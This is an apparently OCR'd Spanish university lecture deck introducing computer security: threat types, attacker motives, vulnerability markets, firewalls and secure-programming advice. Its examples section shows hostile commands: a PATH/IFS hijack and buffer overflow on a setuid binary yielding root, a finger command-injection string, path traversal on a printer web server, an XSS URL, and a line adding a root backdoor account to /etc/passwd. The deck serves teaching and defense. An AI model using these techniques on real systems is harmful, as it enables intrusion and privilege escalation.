

Una Introducción a la Seguridad en Sistemas Informáticos

J.A. Gutiérrez <jagutierrez@unizar.es>
<<http://webdiis.unizar.es/~spd/seguridad.pdf>>

Exposición del problema

1. ¿Qué significa “Problema de Seguridad”?
2. ¿Los sistemas son seguros?
3. Razones de la inseguridad
 1. En internet
 2. En redes
 3. En ordenadores
 4. En usuarios
4. Consecuencias de la inseguridad
 1. Sobre los ordenadores
 2. Sobre los usuarios
5. Tipos de “Problemas de Seguridad”
 1. Clasificaciones sistemáticas
 2. Por los métodos de acceso
 3. Por el origen del acceso
 4. Por el atacante
6. Evolución de la inseguridad

Posibles soluciones

1. Conceptos básicos en el estudio de la seguridad
 1. Fallos típicos en Sistemas Operativos
 2. Fallos típicos en clientes
2. Medidas de seguridad
 1. A nivel de usuario
 2. A nivel de administración
3. Ejemplos
 1. Errores de programas
 2. Dispositivos
 3. XSS
 4. Varios
 5. Intrusión real
4. Recursos


- Aquellos que comprometen la integridad o la privacidad de los datos almacenados.
- Aquellos que permiten acceso a recursos supuestamente no permitidos.
- Aquellos que impiden el acceso a recursos a usuarios legítimos.
- Aquellos que permiten hacer un mal uso de los recursos informáticos.


- Virus informáticos, Troyanos, Gusanos.
- Páginas web “hostiles”.
- “Spyware”.
- Entradas en sistemas ajenos.
- Robo de datos bancarios.
- Cambio de páginas Web.
- Ataques DoS a nivel mundial.

Incidentes (CERT)



Vulnerabilidades sobre las que se ha informado (CERT)






Número de incidentes sufridos por organización. 2004 E-Crime Watch Survey

¿Los sistemas son seguros?

Virus (F-Secure)





<<http://worldmap.f-secure.com>>

<<http://www.f-secure.com/virus-info/statistics/>>

Virus en España

- El mes de diciembre de 2009 supone el mínimo anual e histórico de detección de malware, con un 54,7% de equipos infectados. El año 2009 comenzó con un 62,7% y registró picos de infección de 65,9% en mayo. Es el resultado que se obtiene tras la realización de 12.785 análisis online a los 5.752 equipos que componen el panel.

En Internet

- Origen de internet: Abierta, cooperativa.
- Web: Acceso masivo a personas sin conocimientos. (deseable, pero peligroso)
- Nodos no administrados.
- Las mismas que la inseguridad en ordenadores.

En redes

- Crecimiento desordenado a medida que surgen necesidades y/o recursos
- Falta de planificación inicial
- Las mismas que la inseguridad en ordenadores.

En ordenadores

- Instalaciones “por defecto” no pensadas para la seguridad.
- Facilitar al máximo todo al usuario, automatización. Seguridad vs. Comodidad.
- Complejidad de los sistemas, interacciones no previstas.
- Sistemas “distribuidos”
- Desconocimiento en temas de seguridad por parte de los programadores.

En ordenadores

- Instalaciones “por defecto” no pensadas para la seguridad.



En usuarios


- Renuncia por parte de los usuarios a aprender como funcionan las cosas.
- Credibilidad y buena voluntad del usuario.
- Falta de concienciación.

Sobre los ordenadores

- Denegación de servicio.
- Eliminación de evidencias.
- Ejecución no permitida.
- Acceso a datos ajenos.
- Modificación de datos ajenos.
- Ejecución arbitraria.
- Control total.

Sobre los usuarios

- Pérdida de tiempo, sistemas más lentos.
- Pérdida de trabajo (datos).
- Pérdidas económicas (robos).
- Coste de protección y reparación.
- Deterioro de sistemas vitales.



Por el método de acceso

- Ingeniería social.
- Cooperación del usuario. (troyanos, virus)
- Interacción con el usuario. (software, “Phising”,...)
- Autónomos.

Por el origen del acceso

- Local/Remoto → impreciso
- Remoto anónimo.
- Remoto autenticado.
- Local autenticado.
- Local anónimo.

Por el atacante


- Interno.
- Externo.
- Automático.
- Automático autónomo.

- Ataques “personales” para controlar determinados recursos concretos.
- Ataques aleatorios para usar recursos como puente. Uso de recursos de disco.
- Ataques automáticos para realizar DoS distribuidos o bots de IRC.
- Ataques automáticos sin objetivo particular. Gusanos.
- Gusanos que buscan salidas de “spam”.
- Ataques tipo “phising” para robo de datos bancarios.
- Creacion de redes de “zombies” para envío masivo de spam/phising.

Botnets


- Redes de decenas de miles de “zombies”
- Ataques y espionaje
- Envío de “spam” (ganancias de hasta \$ 100.000 anuales)
- Robo de datos bancarios
- “Click fraud”

- Tradicionalmente: Affición
- Venta de “agujeros de seguridad”
 - Empresas de "software": entre 370 y 740 euros
 - Empresas de seguridad: entre 3.700 y 11.000 euros
 - Revendedores a gobiernos: entre 14.800 y 74.000 euros
 - Gobiernos: entre 74.000 y 740.000 euros Mercado negro: entre 14.800 y 74.000 euros



Hacker

- El mundo está lleno de problemas fascinantes esperando a ser resueltos.
- Jamás se debería resolver un problema dos veces.
- El trabajo aburrido y repetitivo es malo.
- La libertad es buena.
- La actitud no es sustituto de la competencia.



Otros

- Nerd
- Geek
- Luser
- Wannabe
- Crackers
- Script-kiddies

- Inglés.
- Programación. (teoría)
- Lenguajes de alto nivel. (S.O. - C)
- Ensamblador (varios).
- Manejo de sistemas operativos. (niveles usuario, programador y administrador)
- Conocimiento de protocolos de comunicaciones.
- Conocimiento de aplicaciones típicas.
- Estudio de los fallos ya publicados.

Fallos típicos en Sistemas Operativos

- Cesión de privilegios indiscriminada.
- Variables de entorno.
- Enlaces simbólicos.
- Condiciones de carrera.
- Desbordamiento.
- Relaciones de confianza.

Fallos típicos en clientes

- Automatización excesiva. Ejecución automática de aplicaciones locales con datos externos.
- Ejecución automática de código externo. Scripts incluidos en todo tipo de documentos. (Ofimática, HTML, e-mail)
- Aumento de importancia por el incremento de servicios vía Web. XSS/CSS

A nivel de usuario

- Conocimiento del sistema.
- Verificación de integridad.
- Protocolos cifrados.
- Revisión de registros ("logs").
- Paranoia. Evitar ejecución de código externo. Aplicaciones "seguras".

A nivel de usuario

- Passwords seguros



Copyright © 2001 United Feature Syndicate, Inc.

A nivel de usuario

- Sistemas con niveles de acceso. Trabajar sin privilegios especiales. (p.e. MacOS X)
- Eliminar servicios. (p.e. SNMP)
- Reglas de acceso, Cortafuegos.
- Actualizaciones del sistema.
- Programación segura.

Cortafuegos (A Favor)

- Control de acceso externo.
- Limita alcance de problemas de seguridad en servicios/redes locales.
- Limita la posibilidad de utilizar sistemas comprometidos para atacar a terceros.
- Limita la posibilidad de extraer información.

Cortafuegos (En Contra)

- Dificultad de configuración correcta.
- Dificultad de instalación de nuevos servicios.
- Problemas con protocolos que usan puertos aleatorios.
- Ralentización.
- Importancia relativa en máquinas sin servicios y con accesos controlados.

Cortafuegos (Tipos)


- Filtrado a nivel IP.
- Proxy (p.e. SOCKS)
- Filtrado a nivel de aplicación. (capa 7).
- Filtrado a nivel de aplicación. (sesión).
- Filtrado a nivel de aplicación. (ejecutable).

A nivel de administración

- Políticas de seguridad.
- Diseño estricto de la red y los servicios.
- Barreras de acceso.
- Copias de seguridad, recuperación ante desastres


A nivel de administración

- Recuperación ante desastres.



Copyright © 2000 United Feature Syndicate, Inc.
Redistribution in whole or in part prohibited

A nivel de programación



- Verificar las indicaciones de ámbito de uso de las funciones en la documentación
- Verificar siempre los códigos de error y/o excepciones.
- Verificar y registrar siempre intentos de almacenar información de tamaño excesivo.
- Verificar y registrar cualquier situación que “no debería ocurrir”
- No confiar en las entradas de datos

- Utilizar aleatoriedad auténtica (`/dev/random`) en lugar de métodos pseudo-aleatorios
- Verificar condiciones de carrera en accesos a ficheros
- Tener especial cuidado en programas “set-uid”, usando siempre los mínimos privilegios necesarios.

A nivel de administración

- Configuración correcta de la red.
- Cifrado de las comunicaciones.
- Protocolos seguros de autenticación.
- Medidas preventivas.
- Trampas ("Honeypots")
- Departamento legal. Registros. LSSI.

```
$ ll disqcp
-r-sr-xr-x  1 root      sys          24576 Oct 23  1995 disqcp
$ strings disqcp
/lib/dld.sl
[...]
execlp
remsh
remsh
192.168.1.10
jefe
doscp
[...]
cat > remsh
#!/bin/sh
IFS=" "
umask 000
exec > /tmp/test.out 2>&1
/bin/id
$ env PATH=.:$PATH IFS="/" disqcp a /dev/dsk/disquete0:
$ cat /tmp/test.out
uid=243(jefe) gid=612(foobar)
```

```
$ uname -a
HP-UX example B.10.20 D 9000/802 1465633362 64-user license
$ ls -l `which disqcp`
-r-sr-xr-x  1 root          sys          28738 Jan 15  1998 /usr/local/bin/disqcp
$ disqcp /dev/dsk/disquete0:`perl -e 'print "A" x 2237'` bar
Memory fault
$ cp `which disqcp` dcp
$ ./dcp /dev/dsk/disquete0:`perl -e 'print "A" x 3237'` bar
$ gdb dcp core
(no debugging symbols found)...#0  0x41414140 in ?? (C)
$ ./f
# id
uid=9220(foo) gid=612(foobar) euid=0(root)


$ finger "hola\';/bin/id; /bin/cat"@example.com
[example.com]
last character is \
uid=0(root) gid=0(system)
```

Dispositivos

- Servidor Web interno.
- `http://xerox_dc_470.example.com/`
 - `GET ../../ -> "The request had invalid syntax."`
 - `GET ////../../data/config/microsrv.cfg`



XSS



`http://www.example.com:9192/pls/gerente/pckUtilidad.gyda_error?mensajeError=%3CIMG%20SRC=%22http://www.extractando.com/entretenimiento/image/Schiffer_Ila.jpg%22%3E%3Cscript%3Ealert(%22Hola%22)%3C/script%3E`

- Diseño poco seguro (p.e. Share W98)
- Configuraciones abiertas por defecto. (p.e. Impresoras)
- Formas de uso no previstas. (sendmail)
- Validación de los datos de entrada. (chsh)
- Errores de programación.

Intrusión

- Windows 2000 SP2
- Movimientos “autónomos” de ventanas.
- Conexión con IP extraña (netstat).
- Instalación de puertas traseras.
- Informe a organismos relevantes (CERT)

- Web.
- news.
- Listas de correo. (p.e., securityfocus)
- Avisos de seguridad del fabricante.

Memory fault

```
root@localhost# echo "cracker::0:0:Te he pillado:/:/bin/sh" >> /etc/passwd
```

```
root@localhost# id
```

```
uid=0(root) gid=0(root)
```

```
root@localhost# borrado el disco duro...
```

```
50%
```

```
90%
```

```
100%
```

```
Adios
```

